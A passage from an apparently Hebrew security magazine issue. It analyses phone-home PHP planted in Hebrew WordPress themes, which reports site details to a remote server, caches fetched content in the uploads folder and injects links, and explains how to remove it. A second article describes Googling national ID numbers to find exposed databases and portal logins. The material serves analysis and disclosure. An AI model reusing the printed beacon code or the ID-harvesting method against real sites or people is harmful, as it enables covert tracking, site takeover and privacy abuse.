לאחר שכל המידע הזה נאסף, כל המידע במערך \$t מקודד, ומוכנס למחרוזת שמכילה כתובת של שרת, תיקיה על השרת, וסיומת html. במילים אחרות, הקוד מייצר כתובת של דף html שיושב על שרת מרוחק, כאשר הכתובת מורכבת מכל הפרטים שנאספו מהבלוג שלו.

לפני שנמשיך, קצת מידע שיסייע להבין מה זה ולמה זה טוב. אם ננסה להכנס לרגע לראשו של כותב קוד זדוני, המטרה היא להצליח לבצע את הפעולה. במקרה הזה, נראה שקיימת תקשורת, ובשלב הזה של ניתוח הקוד, חד כיוונית, לכאורה, עם שרת מרוחק. מובן מאילו שהקובץ שהקוד מייצר מתוך פרטי המידע של הבלוג שלנו לא באמת קיים. אבל בגלל האופן שבו שרתי אינטרנט מדברים זה עם זה, אנחנו יכולים לצפות למצב שנפנה לשרת כדי לדרוש את הקובץ הזה, למשל באמצעות פקודת GET. השרת יחזיר לנו תגובה כזאת או אחרת. ניתן לשנות את התגובות הללו ולהתאים אותן למה שאנחנו מצפים להשיג באמצעותן. ניתן גם להגדיר את השרת המרוחק שישמור את כל הפניות הללו (כפי שאנחנו יכולים לצפות במידע סטטיסטי על הגולשים שנכנסו לאתר שלנו), ומכיוון שהן כולן באות במבנה מוגדר, ניתן לשלוף מתוך, ובמקרה שלפנינו, באמצעות base64_decode, את המידע הזה. זוכרים את הסיפור על יצרניות תוכנה לסלולר ששמרו מידע על מיקום המכשירים והעבירו אותו לשרתי היצרניות? אז משהו כזה.

ממשיכים. בשלב הזה, הקוד בודק האם התקבל ערך של הפרת זכויות יוצרים (אם הפונקציה שמקצה את הערכים הללו סיימה לרוץ מקודם, תמיד יהיה איזשהו ערך, בפרט, במידה ואין הפרה, מבחינת האופן שזה מוגדר בקוד, יוחזר 0). מתבצעת פנייה לפונקציה שעושה את שדיברנו עליו למעלה. עוד נחזור אליה. לאחר מכן מתבצעת בדיקה של הימצאות כל חלק הקוד הזדוני, ובמידה וקיים הבדל בין מה שצריך להיות לבין מה שנמצא בפועל, מוצג באנר אדום בתחתית המסך שמכריז כי "אתר זה הפר את זכויות היוצרים בתבנית":

```
if($credit_violation != "") {
    if(function_exists('wp_cache_http'))
        wp_cache_http("$t[action]");
    $cache = $output_cache;
    if($cache) {
```




```
if($cache = @base64_decode($cache)) {
    $cache = @unserialize($cache);
    echo "$cache[html_reply]";
}
} else {
    echo '<div style="position: fixed; bottom:0; left:0; width:100%;
    height: 25px; background-color: red; color: white;
    font-size: 16px; padding: 3px 10px; text-align: center;">
    <strong>ע"תבנית זאת הוסבה לעברית <a href="http://www.mastergate.co.il/" style="color: white;">מאסטרגייט</a> אתר זה הפר את
    זכויות היוצרים בתבנית חזרה <a href="http://www.mastergate.co.il/"
    style="color: white;">וורדפרס בעברית</a></strong></div>';
    echo "<!-- violation: $credit_violation -->";
}
}
```

לא ברור מה המימד המשפטי של טענה זו, בפרט אם התבנית מופצת במקור (לפני התרגום) תחת רשיון GPL, אבל זהו לא מאמר משפטי וגם הכותב אינו משפטן.

אחד הדברים שהרשימו אותי בקוד הזה, הוא שכל שלב בודק ומוודא שהשלבים הדרושים להצלחתו התקיימו אף הם בהצלחה. אין לי דרך לקבוע זאת בשום מידה של וודאות, אבל אפשר שכתובת הקוד שמגן על התבנית מפני הסרת הקרדיט, לקח זמן רב בכמה סדרי גודל מאשר הזמן שנדרש על-מנת להתאים את התבנית לעברית. במידה ויצירת הכתובת לשרת המרוחק הצליחה, הקוד שולח בקשת GET לאותו שרת מרוחק, ושומר את התגובה שהוא מקבל. בעצם מתבצעת השוואה בין הקוד שנשלח לקוד שהתקבל. ייתכן וזאת עוד דרך לבדוק האם לא חסמתי את הקוד מפני תקשורת בלתי מוגבלת לשרת המרוחק שלו:

```
if(!$cache) {
    $pos = strpos($url, '/', 7);
    $parsed_url['uri'] = substr($url, $pos);
    $parsed_url['host'] = str_replace("http://", "", substr($url, 0,
    $pos));
    $fp = @fsockopen("$parsed_url[host]", 80, $errno, $errstr, 1);
    if(!$fp) {
        $error = "1";
    } else {
        $cache = "";
        $request = "GET $parsed_url[uri] HTTP/1.1\r\n";
        $request .= "Host: $parsed_url[host]\r\n";
        $request .= "Referer: $_SERVER[SERVER_NAME]\r\n";
        $request .= "Connection: Close\r\n\r\n";
        fwrite($fp, $request);
        while (!feof($fp)) {
            $cache .= fgets($fp, 9216);
        }
        fclose($fp);
        if(substr_count($cache, "\n\r") >= 1) {
            $cache = explode("\n\r", $cache);
        }
    }
}
```

פרשיית Master Gate
www.DigitalWhisper.co.il



```
$cache = str_replace(array("\r", "\n"), "", "$cache[1]");  
}  
}  
}  
$output_cache = $cache;
```

ואז מגיע השלב שבו העניינים באמת מתחילים להיות מעניינים:


```
$t['\dir_upload\'] = wp_upload_dir();
```

הקוד שומר במשתנה את התיקיה שמשמשת להעלאת קבצים מערכת העיצוב. משמעות הדבר היא שפקודות שמופעלות מתוך ערכת העיצוב יכולות לכתוב לתוך תיקיה שנמצאת על השרת שלי. אבל הקוד שאנחנו מנתחים הוא חלק מהקוד של ערכת העיצוב, ולמה שהוא יזדקק לגישה לתיקיה שאפשר לכתוב אליה? האם הוא רוצה לכתוב קבצים לתיקיה כלשהי על השרת שלי?

בשלב הזה הקוד שוב מבצע קריאה לשרת המרוחק, ושומר את התגובה. לאחר מכן, הוא מייצר קובץ עם סיומת jpg, מכניס אליו את המידע שהוא משך מן השרת המרוחק, קורא לו בשם שנגזר מפרטי השרת שלי, ושומר אותו בתיקיית ההעלאות. לאחר שסיים לעשות זאת, הוא מושך את התוכן השמור בקובץ לתוך משתנה:

```
$cacher_filename = substr(md5("$ _SERVER[SERVER_NAME]"), 0, 10).".jpg";  
$cacher_path = $t['dir_upload']['path']."/$cacher_filename";  
$cacher_time = @filemtime($cacher_path);  
$cacher_life = "3600";  
if (! $cacher_time || ((time()-$cacher_time) >= $cacher_life)) {  
    wp_cache_http("$t[action]");  
    $cache = $output_cache;  
    if ($cache) {  
        $handle = @fopen($cacher_path, "x+");  
        @fwrite($handle, $cache);  
        @fclose($handle);  
    }  
} else {  
    $cache = @file_get_contents($cacher_path);  
}
```


היות ומדובר בקוד שאמור לרוץ בכל טעינה של footer.php, ישנה הגדרה שמטרתה למנוע מהקוד לרוץ בכל פעם, אלא רק במרווחי זמן קבועים (זה התנאי שבקטע הקוד למעלה).



נעשה סיכום קצר. עד עכשיו הקוד הזה, הספיק לבחון את תקינותו, לדבר עם שרת מרוחק ולדווח לו על פרטי השרת שלי (וגם אם לא, זה בהחלט אפשרי, כפי שכבר תיארתי למעלה), להוריד מידע מהשרת המרוחק, ולשמור מידע זה במשתנה. השלב הבא, הוא כצפוי, לעשות שימוש במידע השמור במשתנה:

```
if($cache) {
    if($cache = @base64_decode($cache)) {
        $cache = @unserialize($cache);
        if(strlen($cache[custom_credit]) >= 5) {
            $t['default_string'] = "$cache[custom_credit]";
        }
        if($cache['status'] == "0") {
            $cache_error = "1";
            $cache_lock = "1";
        } else {
            $total_links = sizeof($cache['links']);
            $links = "$t[default_string]";
            if($total_links > 0) {
                $i = "0";
                foreach($cache['links'] as $k => $v) {
                    $i++;
                    if($v->l_path == "" || $v->l_path == $_SERVER['REQUEST_URI']) {
                        $v->l_href = htmlspecialchars(strip_tags($v->l_href));
                        $v->l_title = htmlspecialchars(strip_tags($v->l_title));
                        $v->l_anchor = htmlspecialchars(strip_tags($v->l_anchor));
                        $links .= " | ";
                        $links .= "<a class='mglmk_l$v->lid' href='$v->l_href'";
                        $links .= "title='$v->l_title'";
                        if($v->l_nofollow == "1")
                            $links .= " rel='nofollow'";
                        $links .= ">$v->l_anchor</a>";
                    }
                }
                $t['links'] = "$links";
                if($cache[credit] == "0") {
                    $t['links'] = "";
                }
            }
        } else {
            $cache_error = "1";
        }
    } else {
        $cache_error = "1";
    }
}
```

המידע, ובמקרה הזה אוסף של לינקים, והמזהים שלהם, הופך לקוד HTML ונשמר במחרוזת. מחרוזת זו מחליפה את המחרוזת שהייתה שם קודם ומחזיקה את הפרטים של מתרגם התבנית והלינקים שהגיעו עם התבנית. או משאירה את המצב כפי שהיה, במידה והפעולה שלה נכשלת:



```
if($cache_error == \"1\") {
    $t['links'] = \"$t[default_string]\";
}
if($cache_lock == \"1\") {
    if($cache['lock_html'] != \"\") {
        //$t['links'] = \"$cache[lock_html]\";
        $t['links'] = \"$cache[lock_html]\";
    } else {
        $t['links'] = \"<div style=\\\"position: fixed; bottom:0; left:0;
        width:100%; height: 25px; background-color: red;
        color: white; font-size: 16px; padding: 2px 10px;
        text-align: center;\\\"><strong>
        %u05EA%u05D1%u05E0%u05D9%u05EA %u05D6%u05D0%u05EA
        %u05D4%u05D5%u05E1%u05D1%u05D4
        %u05DC%u05E2%u05D1%u05E8%u05D9%u05EA %u05E2\\\"%u05D9
        <a href=\\\"http://www.mastergate.co.il/\\\"
        style=\\\"color: white;\\\">
        %u05DE%u05D0%u05E1%u05D8%u05E8%u05D2%u05D9%u05D9%u05D8

        </a>. %u05D0%u05EA%u05E8 %u05D6%u05D4
        %u05D4%u05E4%u05E8 %u05D0%u05EA
        %u05D6%u05DB%u05D5%u05D9%u05D5%u05EA
        %u05D4%u05D9%u05D5%u05E6%u05E8%u05D9%u05DD
        %u05D1%u05EA%u05D1%u05E0%u05D9%u05EA.
        %u05D7%u05D6%u05E8%u05D4 %u05DC<a
        href=\\\"http://www.mastergate.co.il/\\\" style=\\\"color:
        white;\\\">%u05D5%u05D5%u05E8%u05D3%u05E4%u05E8%u05E1
        %u05D1%u05E2%u05D1%u05E8%u05D9%u05EA</a></strong>
        </div>\";


        $t['links'] = \"<div style=\\\"position: fixed; bottom:0; left:0;
        width:100%; height: 25px; background-color: red;
        color: white; font-size: 16px; padding: 2px 10px;
        text-align: center;\\\"><strong>י תבנית זאת הוסבה לעברית <a
        href=\\\"http://www.mastergate.co.il/\\\" style=\\\"color:
        white;\\\">מאטרגייט</a>\";

    }
}
```

והתוכן של הלינקים החדשים עם הקרדיט הישן, מודפס למשתמש:

```
echo \"$t[links]\";
```

כמו שראינו עד כה, הקוד, בפועל, משמש להתקנת לינקים פירסומיים במערכת, אך מבלי לשנות בו כלום, יוצריו יכולים להשתמש בו כדי להכניס כל קוד זדוני אחר. ודרכו להשתלט על המערכת והשרת.



איך ניתן להסיר את הקוד?

יש שתי דרכים לפתור את הבעיה הזו, האחת ארוכה ויסודית ושולחת את המפתח לפתוח את הדחיסה ולקרוא את תכולת הקובץ. השנייה, קלה יותר ומהירה יותר - להציץ בדוח השגיאות של שרת ה-apache. על אובונטו עושים את זה על ידי שימוש ב:

```
tail -f /var/log/apache/error.log
```

הפונקציה tail "מציצה" למעשה אל סוף הקובץ הנקוב והפרמטר f אומר לפונקציה לעקוב אחרי שינויים בקובץ ולהדפיס אותם אל המסך. התוצאה אגב היא - בכל פעם שיש הודעת שגיאה היא תודפס בטרמינל. לאחר הקלדת הפקודה וריענון העמוד קיבלתי את הודעת השגיאה הבא:

```
Fatal error: Call to undefined function wp_get_header() in  
/home/[user]/www/wordpress/wp-content/themes/des/index.php on line 1
```

אכן, הקובץ index.php הכיל קריאה לפונקציה wp_get_header רק שזו אינה פונקציה של וורדפרס. הפונקציה של וורדפרס היא - get_header החלפתי את הפונקציה ב-get_header והמשכתי הלאה. הודעת השגיאה הבאה שהתקבלה היא:

```
Fatal error: Call to undefined function wp_loaded() in  
/home/[user]/www/wordpress/wp-content/themes/des/header.php on line 1
```

הפונקציה הזו אינה מוכרת לי אבל אכן בקובץ ה-header.php נמצאה בדיקה בנוסח הבא:

```
<?php if (wp_loaded() == true) { ?>
```

הודעת השגיאה הבאה הייתה:

```
Parse error: syntax error, unexpected '}' in  
/home/nitzan/www/wordpress/wp-content/themes/des/header.php on line 72
```

ואלו היו הסוגריים המסולסלים שסוגרים את הבדיקה של הפונקציה הקודמת. לאחר ההסרה, חזר הבלוג לעבוד אבל ה-footer לא הופיע יותר. בדיקה בקובץ index.php הראתה קריאה אל:


```
wp_get_footer();
```

שבדיוק כמו במקרה הראשון - זו אינה הפונקציה המקורית אלא הסוואה שלה שכן, הפונקציה המקורית היא:

```
get_footer();
```

לאחר שינוי הפונקציה חזרה הערכה לעבוד בשלמותה בעמוד הראשי אבל דפים פנימיים חזרו להקפיץ הודעות שגיאה. לצורך כך, על מנת להימנע מבדיקה של כל הערכה, הוספתי אל קובץ functions.php את הפונקציות הבאות:

```
function wp_get_header(){get_header();}  
function wp_get_footer(){get_footer();}
```



```
function wp_loaded(){return true;}
```

ובכך הסתכם הטיפול בערכה והיא חזרה לעבוד מבלי הקוד הזדוני שהושטל על ידי מאסטרגייט. מדגימה של מספר ערכות באתר של מאסטרגייט ובאתר themes.org.il עלה כי בכולן הושטל קוד זדוני שכזה או דומה. ראוי לציין כי גם האתר wpstore.co.il הוא בבעלותו של מאסטרגייט, ואני מניח כי את אותם הקודים ניתן למצוא גם שם.

סיכום

הזכויות לתרגום ערכה נגזרות מהיותה GPL ולכן מחייבות הפצה כ-GPL, אם הוכנס "כל הזכויות שמורות" זה כבר דגל שאמור להחשיד. ככלל, ערכות עדיף ורצוי תמיד להוריד ממקורות בטוחים. רצוי תמיד לחפש את שם הערכה בגוגל, ברוב המקרים זה יוביל אתכם אל המקור. רצוי להוסיף שמאסטרגייט לא המציא את הגלגל, ראיתי קודים כאלה גם קודם באתרים אחרים ולפחות ערכה אחת שמצויה באתרו היא ערכה שבמקור הכילה קוד הגנה על זכויות יוצרים של המפתח - שהוסר והוחלף על ידי הקוד של מאסטרגייט.

הנוהג של השתלת לינקים על זכויות העברות הוא לא גם יחודי למאסטרגייט, ראיתי את זה במספר אתרים אחרים, מה שבטוח, כולם טוענים שהסרה של הקודים הן הפרה של זכויות היוצרים, רצוי לזכור שהתרגום נעשה מתוקף היות הערכה GPL ולכן, כחלק מהחוקים של GPL אין שום מניעה ואיסור וזו אף זכותכם המלאה להסיר את התוספות הללו מהקוד.

קריאה לפעולה

אם קניתם ערכה אצל אחת מחנויות הערכות הישראליות - אנא צרו איתי קשר במייל: nitzanb(at)gmail.com

אני רוצה לבדוק עד כמה הנוהג הזה נפוץ ולעדכן.

המאמר פורסם במקור כשני פוסטים בבלוג של ניצן ברומר ונכתב על ידי ניצן ברומר ובוריס בולטיאנסקי:

- <http://n2b.org/archives/2316>
- <http://n2b.org/archives/2330>

בנוסף, פורסמה ב-Ynet כתבה בנושא:

- <http://www.ynet.co.il/articles/0,7340,L-4180198,00.html>

שימוש במזהה חד חד ערכי לאיתור מאגרי מידע

פרוצים

מאת: אמיתי דן

הקדמה

גיגול עצמי ("Self Googling" או "Egosurfing") יכול להעלות לפעמים תוצאות מעניינות. בעבר יצא לי לחפש על עצמי בגוגל, ולמצוא נתונים מעניינים על אנשים עם שמות דומים. האמת היא שמציאת מידע על אנשים דרך האינטרנט זה לא תחום שנולד היום, וישנם אתרים רבים המתמחים בו, ישנם מנועי חיפוש שכל תפקידם הוא לתת שירות שיאפשר לבסוף קבלת פלט מהיר על האדם שאותו מחפשים, כדוגמת מנועי החיפוש: pipl.com ו-123people.com.

חשוב לציין כי התחום, המכונה People Search, נחשב לאחד התחומים הלוהטים ברשת האינטרנט כבר מעל 5 שנים. בשקט בשקט, זו אחת התעשיות המוכרות יותר לאנשי שיווק באינטרנט, וכמות האנשים המחפשים פרטים על אנשים אחרים היא עצומה ורק מתגברת כל הזמן.

מבחינת דרכי חיפוש באתרים אלה - הנתונים שאנו נדרשים לספק לרוב הינם שמות משתמש, שם פרטי ושם משפחה, מיקום מגורים, ואם אפשר אז גם מספר טלפון. כאשר מתקבל הפלט, ניתן להבין בבירור כי הנתונים הללו, המשמשים לאיתור פרטים שאדם עלול להשאיר בשטח האינטרנטי, אלו הנתונים שבדרך כלל אותו אדם סיפק. איסוף הנתונים שהאדם עצמו סיפק זאת נקודת התחלה לא רעה, אבל בדרך כלל (ומי שהתנסה, יכול להעיד כי קיימים מקרים מפתיעים מאוד...) נתונים אלו יהיו נתונים שטחיים.


כשניגשתי לנושא, הנחת המוצא שלי הייתה שאדם סביר לא ישאיר באינטרנט נתונים אישיים, כמו הקוד הסודי לבנקאי שלו, ולחלופין תעודת הזהות שלו שהינה כלי חשוב להזדהות מול מקומות רבים. כשצללתי וחקרתי את הנושא הבנתי שאם מישהו השאיר את תעודת הזהות שלו גלויה באתר כזה או אחר, כנראה שהתרחש פרסום לא מכוון מצידו. למשל - יתכן שהוא מילא עצומה, פרסם קורות חיים או פעולה דומה בסגנון ללא הבנה כי מידע זה יהיה ציבורי. מהצד שני - במקרים אחרים נראה שקרה משהו אחר - מישהו, ברשלנות, חשף את הפרטים של אנשים שמסרו פרטים.

אלפי פרטים אישיים בקליק אחד

אחרי אבחנות אלה החלטתי לנסות ליישם על עצמי, ולראות האם מישהו הפר את הפרטיות שלי ופרסם את תעודת הזהות שלי בפומבי. לצערי צדקתי - מבלי להיכנס לפרטי האתר הספציפי התברר לי לבסוף שלא רק שהזהות שלי הופקרה ונחשפו בפומבי פרטים אישיים שלי, אלא שלקוחות רבים של החברה היו

חשופים אף הם וגם החברה התברר, חשפה את עצמה. לאחר שהתרעתי לבעל החברה על הנושא (שאכן תוקן) הבנתי שניתן לקחת את הנושא צעד קדימה ככלי למציאת פרצות אבטחה באתרים ומערכות מידע רבות. מספר טלפון הנו נתון שלעיתים קרובות מפורסם בפומבי ולכן איתור שלו לא יחשוף בפנינו בהכרח רשומות חסויות (למרות שגם כאן אתם צפויים להפתעות), לעומתו מספר תעודת הזהות, שהוא פריט נדיר יותר, ושימוש בו ככלי חיפוש יחשוף בפומבי את האזרח שאליו הוא מוצמד.

וכאן נכנס השלב השיטתי: כדוגמא ראשונית וקלה ליישום סטודנטים לעיתים מקבלים את נתוני תוצאות הבחינות בשיטה של תעודות זהות גלויות ללא שם (דבר שבעייתי בעיני כי הוא חושף אותם לבעיות זהות אחרות). אם נחפש בגוגל את מספרי התעודות ייתכן מאוד שנמצא מאגרי מידע פרוצים ואף גישה ליכולות ניהול לא צורך בהזנת סממת מנהל.



[חיפוש אחד - מאות תעודות זהות]

בשלב מתקדם יותר ניתן לנצל מאגרי מידע פרוצים עם מספרי תעודות זהות כגון אגרון בישראל (או Social Number) ולהגדיר את החיפוש לפי מדינת המוצא של המאגר. במהלך המחקר מצאתי גם טופס התעניינות למכללה שפורסם באופן לא חוקי בפומבי, יחד עם פרטי המתעניינים שבו נכלל רקע לימודי,




שימוש במזהה חד חד ערכי לאיתור מאגרי מידע פרוצים

www.DigitalWhisper.co.il

תחום לימודים מבוקש מקום מגורים ופרטים נוספים. גם מקרה זה נפתר לאחר שלחצתי על המכללה הספציפית לפתור את הנושא.

שימוש במזהים אישיים לטובת הזהות


מלבד הפרטיות הנחשפת עקב נתונים אלו, קיימות מערכות (שחלקן מנוהלות על ידי גופים פורמליים או עובדות בשיתוף פעולה עם גופים אלו) שתפקידן הוא לספק שירותים (כדוגמת דרכים להרשמה להטבות כאלה או אחרות) למגזר ספציפי. מבדיקות נראה כי במספר טפסי הזהות ישנו הצורך להכניס את תעודת הזהות של העובד בלבד.

אם ניקח לדוגמה, את המגזר העסקי-מדיני, ישנן מערכות באינטרנט המאפשרות לעובדי מדינה להירשם להטבות כאלה או אחרות המוצעות כמסלול הניתן מחברות אזרחיות. אותן החברות מפרסמות פורטלים שלמים למגזר ספציפי (בדרך כלל מדובר במערכת אחת, עם מספר ממשקים המשוכפלים לכל מגזר בפני

שימוש במזהה חד חד ערכי לאיתור מאגרי מידע פרוצים

www.DigitalWhisper.co.il



עצמו). לאחר שמצאנו את ממשק ההזדהות לאותו הפורטל וזיהינו את המגזר אליו הוא מופנה, נוכל לחפש רשימות המכילות את אותו מזהה ודרך לשלוח את פרטי המידע שיעזרו לנו להיכנס לאותן מערכות.

כמו שניתן, על ידי שאילתת חיפוש אחת בגוגל למצוא תעודות זהות של סטודנטים רבים, ניתן להסב את החיפוש ולמצוא רשימות ארוכות הכוללות רשימות תעודות זהות של עובדי מדינה. מכאן ועד לפגיעה אישית באותו עובד או אפילו איסוף נתונים על עובדי משרדים כאלה ואחרים - הדרך קצרה מאוד.

סיכום


עקב הפשטות של השיטה מומלץ לכל אחד מאיתנו לבדוק האם חברה או גוף שאיתו הוא עמד בקשר בעבר פירסם את הנתונים האישיים שלו. לרוב כשחברה כזאת פירסמה אותך היא מפרסמת נתונים שיזיקו לה באופן ישיר ולכן הטיפול בבעיות אלו יהיה לרוב מהיר. ככלי לבדיקה עצמית הייתי ממליץ לחברות אלו לסרוק באופן אקראי את האתרים של עצמן ולבדוק האם המאגרים שלהם חשופים. מהניסיון שלי, לעיתים קרובות ישנו שער נעול אבל החומה עצמה חסרה, ולכן ניתן יהיה לנסות לפרוץ את השער אך בקלות רבה יותר להיכנס מהצד ללא הפעלת כח רב.

כלי מעניין בנושא זה הוא Google Dorks - זוהי דרך שבה כל אחד מאיתנו יכול לבדוק כיצד להגן על עצמו, על הזהות שלו ולבדוק אם היא נפגעה במהלך הדרך הדיגיטלית שלו, וזאת בדומה לכלי הבדיקה שיוצרו לבדיקה לאחר פריצת מאגרי המידע עם כרטיסי האשראי.

גם במקרה זה וגם בשני, מדובר על חברות שמחזיקות מאגרי מידע בצורה לא מוגנת ולכן חובה עלינו כאזרחים לבדוק האם נפגענו. ברור לי שניתן לנצל זאת גם ככלי לתקיפה של אתרי אינטרנט אקראיים אך לכן יש להזהיר על היתכנות זו.

קישורים

- <http://www.google.com>
- <http://www.123people.com>
- <http://www.pipl.com>
- <http://www.yoname.com>
- <http://www.zoominfo.com>
- <http://www.zabasearch.com>



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-29 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

